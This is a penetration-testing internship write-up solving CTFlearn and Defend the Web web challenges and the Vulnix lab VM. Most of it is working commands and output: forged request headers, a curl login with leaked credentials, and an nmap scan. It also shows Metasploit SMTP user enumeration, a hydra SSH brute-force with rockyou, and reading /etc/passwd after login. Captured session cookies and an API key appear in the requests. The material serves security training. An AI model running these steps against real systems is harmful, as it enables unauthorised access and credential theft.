CFSS Internship

Penetration Testing Project

Sebastian Gonzalo Gil
https://linkedin.com/in/sgninja
ninjathorbk@gmail.com

0.

Index

Practical Challenges:


1.

Challenge 1:


https://ctflearn.com/challenge/114

This website requires authentication, via POST. However, it seems as if someone has defaced our site. Maybe there is still some way to authenticate?
http://165.227.106.113/post.php

Let's open the site:



Let's inspect the code:




We've got the credentials hardcoded, let's try to login with those credentials manually modifying the request with the command (we can also use BurpSuite to do this, but as it is simple, let's use curl):

```
curl "http://165.227.106.113/post.php" -d "username=admin&password=71urlkufpsdnlkadsf"
```

And we've got this response: `<h1>flag{p0st_d4t4_4ll_d4y}</h1>`

There's our flag

PoC:


Challenge - POST Practic
165.227.106.113/post.p
ctflearn.com/challenge/114
Please verify your email. Click to resend.
CTFLEARN
Learn
Challenges
Scoreboard
Dashboard
Learn++
POST Practice
40 points
Medium
This website requires authentication, via POST. However, it seems as if someone has defaced our site. Maybe there is still some way to authenticate?
http://165.227.106.113/post.php
Flag
CTFlearn{h4ck3d}
Solved
Web · intelagent
18827 solves
Top10
1 ross3102
2 alexkato29
3 emperorlepone
4 dknj11902
5 0xibram
6 thanhbok26b
7 voidmercy
8 niclev20
9 limyunkai19
10 nandayo
Rating - Please Rate
4.44
Discussion
New
Popular
Leave a Comment (Supports Markdown)
Protect this comment
Comment


2.

Challenge 2:


https://ctflearn.com/challenge/109

Try to bypass my security measure on this site! http://165.227.106.113/header.php


Let's open the site:



It says that our user agent is not correct, we can change it in our request, but what agent will be correct?
Let's check the site source code:



There we have a clue, we can try using `Sup3rS3cr3tAg3nt` as our agent.
To do this, we can use BurpSuite to intercept our traffic and modify the request headers



Once we sent the request with our fake user agent, it says that we did not come from the sit "awesomesauce.com", we can trick the site to think that we came from there adding a "Referer" header, and then send the request again.

Request

Pretty Raw Hex

```
1 GET /header.php HTTP/1.1
2 Host: 165.227.106.113
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Sup3rS3cr3tAg3nt
5 Accept:
  text/html,application/xhtml+xml,application/xml;q
  =0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
  pplication/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9 Referer: awesomesauce.com
10
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.4.6 (Ubuntu)
3 Date: Fri, 29 Mar 2024 21:22:25 GMT
4 Content-Type: text/html
5 Connection: close
6 X-Powered-By: PHP/5.5.9-1ubuntu4.22
7 Content-Length: 81
8
9 Here is your flag:
  flag{did_this_m3ss_with_y0ur_h34d}
10 <!-- Sup3rS3cr3tAg3nt  -->
11
```

And there we have our flag `flag{did_this_m3ss_with_y0ur_h34d}`

PoC:



3.

Challenge 3:

https://defendtheweb.net/playground/where-am-i

When we type any password and hit `Log in` the site sends a POST request to `https://defendtheweb.net/playground/where-am-i?getoutofhere` as shown in the image

Request

```
POST /playground/where-am-i?getoutofhere HTTP/2
Host: defendtheweb.net
Cookie: auth_remember=90e3e5c845d4692be761688cb7b16229d709fd0e5ee6288d3aeea8f0933d0282;
cookies_dismissed=1; PHPSESSID=us3qsa693uk4s68g4k7ncdo34v; __rum_sid=
%7B%22id%22%3A%228c4d369b6ed1fe5f0ce323fe7f01a050%22%2C%22startTime%22%3A1711900741885%7D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://defendtheweb.net/playground/where-am-i?getoutofhere
Content-Type: multipart/form-data;
boundary=--------------------------396499503594770065425536723 76
Content-Length: 499
Origin: https://defendtheweb.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

----------------------------396499503594770065425536723 76
Content-Disposition: form-data; name="token"

257b1b47302465ae2855a6ef21005dadb93a926e677d3fd8c0c42fa69f180ec0
----------------------------396499503594770065425536723 76
Content-Disposition: form-data; name="formid"

03d02115426fbbba44ac4fd5346a37c8
----------------------------396499503594770065425536723 76
Content-Disposition: form-data; name="password"

aaaaaaa
----------------------------396499503594770065425536723 76--
```

Response

```
HTTP/2 200 OK
Server: openresty
Date: Sun, 31 Mar 2024 16:12:09 GMT
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Ua-Compatible: IE=Edge
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
X-Xss-Protection: 1
Cache-Control: no-transform

<!DOCTYPE html>
<html lang="en" class="no-js ">
  <head>
    <meta charset="utf-8">
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=UTF-8">
    <title>
      Where am I?! | Defend the Web
    </title>
    <meta name="viewport" content="initial-scale=1, maximum-scale=1, user-scalable=1,
    viewport-fit=cover">
    <meta name="referrer" content="origin-when-crossorigin">
    <link rel="manifest" href="/manifest.json">


    <meta property="og:site_name" content="Defend the Web" />

    <script src="//www.unpkg.com/@hyperdx/browser@0.18.4/build/index.js">
    </script>
    <script>
      window.HyperDX.init({
        apiKey: 'a0933fe8-0b9e-4435-a0c9-a9eb95d42d77',
        service: 'dtw-prod'
      }
      );
    </script>
```

That `?getoutofhere` doesn't look good, what if we take that out of the request using BurpSuite?

Request

```
POST /playground/where-am-i HTTP/2
Host: defendtheweb.net
Cookie: auth_remember=90e3e5c845d4692be761688cb7b16229d709fd0e5ee6288d3aeea8f0933d0282;
cookies_dismissed=1; PHPSESSID=us3qsa693uk4s68g4k7ncdo34v; __rum_sid=
%7B%22id%22%3A%228c4d369b6ed1fe5f0ce323fe7f01a050%22%2C%22startTime%22%3A1711900741885%7D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://defendtheweb.net/playground/where-am-i?getoutofhere
Content-Type: multipart/form-data;
boundary=--------------------------396499503594770065425536723 76
Content-Length: 499
Origin: https://defendtheweb.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

----------------------------396499503594770065425536723 76
Content-Disposition: form-data; name="token"

257b1b47302465ae2855a6ef21005dadb93a926e677d3fd8c0c42fa69f180ec0
----------------------------396499503594770065425536723 76
Content-Disposition: form-data; name="formid"

03d02115426fbbba44ac4fd5346a37c8
----------------------------396499503594770065425536723 76
Content-Disposition: form-data; name="password"

aaaaaaa
----------------------------396499503594770065425536723 76--
```

Response

```
HTTP/2 302 Found
Server: openresty
Date: Sun, 31 Mar 2024 16:14:35 GMT
Content-Type: text/html; charset=UTF-8
Location: ?getoutofhere
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Ua-Compatible: IE=Edge
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
X-Xss-Protection: 1
Cache-Control: no-transform

Password: e9ace10c22<!DOCTYPE html>
<html lang="en" class="no-js ">
  <head>
    <meta charset="utf-8">
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=UTF-8">
    <title>
      Where am I?! | Defend the Web
    </title>
    <meta name="viewport" content="initial-scale=1, maximum-scale=1, user-scalable=1,
    viewport-fit=cover">
    <meta name="referrer" content="origin-when-crossorigin">
    <link rel="manifest" href="/manifest.json">


    <meta property="og:site_name" content="Defend the Web" />

    <script src="//www.unpkg.com/@hyperdx/browser@0.18.4/build/index.js">
    </script>
    <script>
      window.HyperDX.init({
        apiKey: 'a0933fe8-0b9e-4435-a0c9-a9eb95d42d77',
        service: 'dtw-prod'
      }
      );
    </script>
```

And there it is our password. Now let's try to log in using that password.

Request

Pretty Raw Hex

```
1 POST /playground/where-am-i HTTP/2
2 Host: defendtheweb.net
3 Cookie: auth_remember=90e3e5c845d4692be761688cb7b16229d709fd0e5ee6288d3aeea8f0933d0282;
  cookies_dismissed=1; PHPSESSID=us3qsa693uk4s68g4k7ncdo34v; __rum_sid=
  %7B%22id%22%3A%228c4d369b6ed1fe5f0ce323fe7f01a050%22%2C%22startTime%22%3A1711900741885%7D
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://defendtheweb.net/playground/where-am-i?getoutofhere
9 Content-Type: multipart/form-data;
  boundary=--------------------------396499503594770065425536723760
10 Content-Length: 502
11 Origin: https://defendtheweb.net
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 --------------------------396499503594770065425536723760
20 Content-Disposition: form-data; name="token"
21
22 257b1b47302465ae2855a6ef21005dadb93a926e677d3fd8c0c42fa69f180ec0
23 --------------------------396499503594770065425536723760
24 Content-Disposition: form-data; name="formid"
25
26 03d02115426fbbba44ac4fd5346a37c8
27 --------------------------396499503594770065425536723760
28 Content-Disposition: form-data; name="password"
29
30 e9ace10c22
31 --------------------------396499503594770065425536723760--
```


Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Server: openresty
3 Date: Sun, 31 Mar 2024 16:17:41 GMT
4 Content-Type: text/html; charset=UTF-8
5 Location: https://defendtheweb.net/playground/where-am-i?getoutofhere
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
10 X-Ua-Compatible: IE=Edge
11 X-Frame-Options: SAMEORIGIN
12 X-Content-Type-Options: nosniff
13 Referer-Policy: no-referrer
14 X-Xss-Protection: 1
15 Cache-Control: no-transform
16
17
```

And that's it!

PoC:



4.

Challenge 4:

https://www.vulnhub.com/entry/hacklab-vulnix,48/

Description:

Here we have a vulnerable Linux host with configuration weaknesses rather than purposely vulnerable software versions (well at the time of release anyway!)

The host is based upon Ubuntu Server 12.04 and is fully patched as of early September 2012.

The goal; boot up, find the IP, hack away and obtain the trophy hidden away in /root by any means you wish – excluding the actual hacking of the vmdk.

Process:

Let's start scaning the net to get the Vulnix machine's IP address using `sudo netdiscover`

```
Currently scanning: 172.26.35.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.3        08:00:27:f7:41:16      1      60  PCS Systemtechnik GmbH
10.0.2.13       08:00:27:8f:a5:41      2     120  PCS Systemtechnik GmbH
```

Now that we know that `10.0.2.13` is the victim's IP let's do an nmap scanand not only it's running Linux, it has lot's of open ports, so let's check the services and versions running on

those ports using `sudo nmap -O -sV 10.0.2.13`

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O -sV 10.0.2.13
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 11:49 -03
Nmap scan report for 10.0.2.13
Host is up (0.00056s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp        Postfix smtpd
79/tcp   open  finger      Linux fingerd
110/tcp  open  pop3        Dovecot pop3d
111/tcp  open  rpcbind     2-4 (RPC #100000)
143/tcp  open  imap        Dovecot imapd
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
993/tcp  open  ssl/imap    Dovecot imapd
995/tcp  open  ssl/pop3    Dovecot pop3d
2049/tcp open  nfs         2-4 (RPC #100003)
MAC Address: 08:00:27:8F:A5:41 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop
Service Info: Host:  vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.02 seconds
```

Let's try to get some usernames taking advantage of the smtp service using `msfconsole` and `scanner/smtp/smtp_enum`

```
msf6 > use scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                       Required  Description
   ----       ---------------                                       --------  -----------
   RHOSTS                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      25                                                    yes       The target port (TCP)
   THREADS    1                                                     yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                  yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes  The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 10.0.2.13
rhosts => 10.0.2.13
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 10.0.2.13:25          - 10.0.2.13:25 Banner: 220 vulnix ESMTP Postfix (Ubuntu)
[+] 10.0.2.13:25          - 10.0.2.13:25 Users found: , backup, bin, daemon, games, gnats, irc, landscape, libuuid, list, lp, mail, man, messagebus, news, nobody, postfix, postmaster, proxy, sshd, sync, sys, syslog, user, uucp, whoopsie, www-data
[*] 10.0.2.13:25          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Users found:

`backup, bin, daemon, games, gnats, irc, landscape, libuuid, list, lp, mail, man, messagebus, news, nobody, postfix, postmaster, proxy, sshd, sync, sys, syslog, user, uucp, whoopsie, www-data`

Now let's take advantage of the `finger` service to get some info about the most interesting user

```
┌──(kali㉿kali)-[~]
└─$ finger user@10.0.2.13
Login: user                             Name: user
Directory: /home/user                   Shell: /bin/bash
Last login Mon Apr  1 15:35 (BST) on pts/0 from 10.0.2.14
No mail.
No Plan.

Login: dovenull                         Name: Dovecot login user
Directory: /nonexistent                 Shell: /bin/false
Never logged in.
No mail.
No Plan.
```

Now we know that `user` has his home dir at `/home/user` and his default shell is `/bin/bash`

Remember that we have `ssh` running on port 22, let's brute force with `hydra` and see if we can get in.

```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -l user -P /usr/share/wordlists/rockyou.txt 10.0.2.13 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
 *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-01 11:57:18
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.0.2.13:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344315 to do in 8538:17h, 4 active
[STATUS] 28.86 tries/min, 202 tries in 00:07h, 14344197 to do in 8284:37h, 4 active
[STATUS] 28.27 tries/min, 424 tries in 00:15h, 14343975 to do in 8457:32h, 4 active
[22][ssh] host: 10.0.2.13   login: user   password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-01 12:15:35
```

We've got the credentials `[22][ssh] host: 10.0.2.13 login: user password: letmein`
So let's log in trough SSH using those credentials.

```
┌──(kali㉿kali)-[~]
└─$ ssh user@10.0.2.13
user@10.0.2.13's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Apr  1 15:58:29 BST 2024

  System load:  0.0               Processes:           93
  Usage of /:   90.2% of 773MB    Users logged in:     0
  Memory usage: 2%                IP address for eth0: 10.0.2.13
  Swap usage:   0%

  ⇒ / is using 90.2% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Apr  1 15:35:31 2024 from 10.0.2.14
user@vulnix:~$
```

Let's check for the users

```
user@vulnix:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
